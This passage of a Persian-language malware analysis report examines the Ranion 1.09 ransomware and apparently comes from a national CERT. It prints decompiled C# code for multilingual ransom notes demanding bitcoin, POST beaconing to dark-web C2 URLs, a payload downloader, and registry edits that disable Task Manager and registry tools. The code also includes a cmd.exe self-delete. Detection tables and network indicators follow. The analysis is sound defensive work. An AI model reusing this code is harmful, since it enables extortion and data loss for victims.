string text3 = this.string_19 + text;
string text4 = this.string_19 + text2;
string text5 = this.string_20 + "\\Desktop" + text;
string path = this.string_20 + "\\Desktop" + text2;
string text6 = "\\PROCHTI_MENYA_DLYA_RASSHIFROVKI_FAYLOV.txt";
string text7 = "\\LESEN_SIE_MICH_UM_DATEIEN_ZU_ENTSCHLUSSELN.txt";
string text8 = "\\LISEZ-MOI_POUR_DECHIFFRER_LES_FICHIERS.txt";
string text9 = "\\LEAME_PARA_DESCIFRAR_ARCHIVOS.txt";
string text10 = "\\LEGGIMI_PER_DECIFRARE_I_FILES.txt";
string text11 = "\\LEESMIJ-BESTAND_VOOR_HET_DECODEREN_VAN_BESTANDEN.txt";
string text12 = "\\شروع_رمزگ_شایی.txt";
string text13 = "\\重新解密文件.txt";
```

```
string.Concat(new string[]
{
    "<html><head><style>a {color: black;}</style><title>WARNING Encrypted Files</title></head><body bgcolor=black><center><table bgcolor=#D0D0D0
      border=10px><tr><td><center><h1>!!! YOUR FILES HAVE BEEN ENCRYPTED WITH RANSOMWARE !!!</h1><p><h1><u><font color=red> The Key to Decrypt Your Files Will Be
      DELETED in 7 Days</font></u></h1><p> <p> <h1>Send Me <u>",
    this.string_14,
    " BITCOINS</u> (<font color=red>You Have Only 7 Days From Now</font>)</h1><p> <h1><u>Bitcoin Address</u>: ",
    this.string_13,
    "</h1><p> <table border=0><tr><td><h3><b>Buy Bitcoins On:   </b></h3></td><td><h3>- https://paxful.com/<br>- https://localbitcoins.com/<br>- https://
      www.bitpanda.com/</h3></td></tr></table><p> <h1>After Send Me an Email With Your ID: ",
    this.string_8,
    "<p> <i>",
    this.string_15,
    "</i></h1><p><h1>I Will Send You the Key to Decrypt Your Files</h1></center></td></tr></body></html>"
})
```

```
{
    "!!! سیستم شما به همراه اطلاعات شما رمزنگاری شده است توسط باج افزار !!!",
    "X ظرف ۷ روز تمام سیستم شما از کار خواهد افتاد\r\n",
    "مبلغ ",
    this.string_14,
    " شما فقط هفت روز دارید بی",
    "X ادرس بیت کوین:",
    this.string_13,
    "\r\n",
    "خرید بیت کوین:\r\n",
    "- https://paxful.com/",
    "- https://localbitcoins.com/",
    "- https://www.bitpanda.com/\r\n",
    "بعد از خرید به من ایمیل دهید به همراه ایدی کامپیوتر شما: " + this.string_8,
    "ادرس ایمیل من: ",
    this.string_15,
    "\r\n",
    "بعد از پرداخت و ایمیل دادن برای شما رمز و نرم افزار رمزگشایی ارسال میشود نگران نباشید همه چیز به حالت عادی بازخواهد گشت دوست من"
};
File.WriteAllLines(text20, contents9);
File.WriteAllLines(path8, contents9);
GClass4.smethod_0(2);
string[] contents10 = new string[]
{
    "!!! 你的档案已经被匿名者绑架 !!!",
    "能解密的密码将在 7 天内自动销毁，你的档案再也无法恢复\r\n",
    "请发送给我: ",
    this.string_14,
    " 枚比特币 (您只剩下七天)",
    "比特币位置: ",
    this.string_13,
    "\r\n",
    "你可以到以下网站买比特币:\r\n",
    "- https://paxful.com/",
```

این باج‌افزار همچنین برای اتصال به اینترنت از توابعی مثل HttpWebRequest استفاده می‌کند.

```
HttpWebRequest httpWebRequest;
if (this.int_5 == 1)
{
    httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    this.int_5++;
}
else
{
    httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString2);
    this.int_5 = 1;
}
string s5 = "";
if (int_12 == 1)
{
    s5 = "rid=" + str;
}
if (int_12 == 2)
{
    s5 = "count=" + str2 + "&index=" + str5;
}
if (int_12 == 3)
{
    s5 = "index=" + str3 + "&date=" + str4;
}
byte[] bytes6 = Encoding.ASCII.GetBytes(s5);
httpWebRequest.Method = "POST";
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.ContentLength = (long)bytes6.Length;
httpWebRequest.AutomaticDecompression = DecompressionMethods.GZip;
httpWebRequest.Headers["Ransom"] = "Client";
GClass4.smethod_0(1);
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(bytes6, 0, bytes6.Length);
}
HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
string string_25 = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd();
```

```
// Token: 0x06000080 RID: 128 RVA: 0x000056D0 File Offset: 0x000038D0
public static void smethod_0(string string_0, string string_1)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string_0);
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    bool flag;
    if (httpWebResponse.StatusCode != HttpStatusCode.OK)
    {
        if (httpWebResponse.StatusCode != HttpStatusCode.MovedPermanently)
        {
            if (httpWebResponse.StatusCode != HttpStatusCode.Found)
            {
                flag = true;
                goto IL_5A;
            }
        }
    }
    flag = !httpWebResponse.ContentType.StartsWith("image", StringComparison.OrdinalIgnoreCase);
    IL_5A:
    if (!flag)
    {
        Stream responseStream = httpWebResponse.GetResponseStream();
        Stream stream = File.OpenWrite(string_1);
        byte[] array = new byte[4096];
        int num;
        do
        {
            num = responseStream.Read(array, 0, array.Length);
            stream.Write(array, 0, num);
        }
        while (num != 0);
        stream.Close();
    }
}
```

```
// Token: 0x04000038 RID: 56
private string string_0 = "http://darkcc2dejaiavne.onion.to/dash/2c66a7653f8214e3f622ea898292af2b.php";

// Token: 0x04000039 RID: 57
private string string_1 = "http://darkcc2dejaiavne.onion.link/dash/2c66a7653f8214e3f622ea898292af2b.php";

// Token: 0x0400003A RID: 58
private string string_2 = "http://sk.uploads.im/BZL0O.jpg";
```

همانطور که مشاهده می‌کنید باج افزار با دو آدرس در فضای دارک وب ارتباط برقرار می‌کند. و تغییراتی در رجیستری توسط قطعه کدهای زیر صورت می‌گیرد.

```
RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", true);
if (int_12 == 0)
{
    registryKey.DeleteValue("DisableTaskMgr");
}
else
{
    registryKey.SetValue("DisableTaskMgr", "1");
}
registryKey.Close();

ch (Exception)



n: 0x060000C9 RID: 201 RVA: 0x00008218 File Offset: 0x00006418
void method_20(int int_12)


RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", true);
if (int_12 != 0)
{
    registryKey.SetValue("DisableRegistryTools", "1");
}
else
{
    registryKey.DeleteValue("DisableRegistryTools");
}
registryKey.Close();
```

```
public static string smethod_1()
{
    string text = Form1.smethod_0("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
    string result;
    if (text != "")
    {
        result = text;
    }
    else
    {
        result = "Unknown";
    }
    return result;
```

و پس از اتمام کار باج‌افزار اینگونه ردپای خود را پاک می‌کند . کلید رجیستری ها را پاک می‌کند

```
public static void smethod_2(string string_1)
{
    if (string_1 != "")
    {
        GClass3.string_0 = string_1;
    }
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
        {
            registryKey.DeleteValue(GClass3.string_0, false);
        }
    }
    catch (Exception)
    {
    }
```

```
// Token: 0x0600009E RID: 158 RVA: 0x00005BD4 File Offset: 0x00003DD4
public static void smethod_3(string string_1)
{
    if (string_1 != "")
    {
        GClass3.string_0 = string_1;
    }
    try
    {
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
        {
            registryKey.DeleteValue(GClass3.string_0, false);
        }
    }
    catch (Exception)
    {
    }
}
```

با اجرای محیط command prompt فایل اجرایی خود را پاک کرده و در انتها فرآیند را متوقف می‌کند.

```
Process.Start("cmd.exe", "/C choice /C Y /N /D Y /T 3 & Del \"" + Application.ExecutablePath + "\"");
Application.Exit();
Environment.Exit(1);
```

تحلیل ترافیک شبکه :

طبق بررسی‌ها و آزمایشات صورت گرفته توسط کارشناسان این مرکز، بـر روی بـاج افـزار Ranion ۱.۰۹ ، ارتباطات شبکه‌ای زیر توسط این باج افزار یافت شد.

domain	address	country
darkcc۲dejaiavne.onion.to	۱۸۵.۱۰۰.۸۵.۱۵۰	Romania
checkip.dyndns.org	۲۱٦.۱٤٦.۳۸.۷۰	United States

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۹ مورد از ٦٨ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.31147075	AhnLab-V3	Trojan/Win32.Ransom.C2488314
ALYac	Trojan.GenericKD.31147075	Arcabit	Trojan.Generic.D1DB4443
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Kryptik.bwbps	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.31147075	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
ClamAV	Win.Trojan.Agent-6633458-0	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_90% (D)	Cybereason	malicious.cb1f93
Cylance	Unsafe	Cyren	W32/Trojan.LUPS-3587
DrWeb	Trojan.Siggen7.56250	Emsisoft	Trojan-Ransom.Ranion (A)
Endgame	malicious (high confidence)	eScan	Trojan.GenericKD.31147075
ESET-NOD32	MSIL/Filecoder.FU	F-Secure	Trojan.GenericKD.31147075
Fortinet	MSIL/Kryptik.LMX!tr	GData	Trojan.GenericKD.31147075
Ikarus	Trojan.MSIL.Crypt	K7AntiVirus	Trojan (005396cc1)
K7GW	Trojan (005396cc1)	Kaspersky	HEUR:Trojan.Win32.Agent.gen
Malwarebytes	Backdoor.FakePDF	MAX	malware (ai score=86)
McAfee	GenericRXDQ-NU!4A9891A32895	McAfee-GW-Edition	BehavesLike.Win32.Trojan.dh
Microsoft	TrojanDownloader:Win32/Upatre	NANO-Antivirus	Trojan.Win32.Kryptik.fgekqh
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.f07	Rising	Downloader.Upatre!8.B5 (CLOUD)
SentinelOne	static engine - malicious	Sophos AV	Mal/MSIL-TS
Sophos ML	heuristic	Symantec	Trojan.Gen.2
Tencent	Win32.Trojan.Fakedoc.Auto	TrendMicro	TROJ_GEN.F0C2C00H318
TrendMicro-HouseCall	TROJ_GEN.F0C2C00H318	VIPRE	Trojan.Win32.Generic!BT
Webroot	W32.Malware.Gen	Zillya	Trojan.GenericKD.Win32.139380
ZoneAlarm	HEUR:Trojan.Win32.Agent.gen	AegisLab	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۱۰ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

آنتی ویروس	نتیجه اسکن	
avast	ii	Dangerous
clamav	ii	Dangerous Win.Trojan.Agent-6633458-0
drweb	ii	Dangerous Trojan.Siggen7.56250\nScanned
پادویش	ii	Dangerous
kaspersky	ii	Dangerous
fsecure	✓	Clean
comodo	ii	Dangerous
eset	ii	Dangerous MSIL/Filecoder.FU trojan
bitdefender	ii	Dangerous
sophos	ii	Dangerous Mal/MSIL-TS
symantec	ii	Dangerous Infostealer.Atesla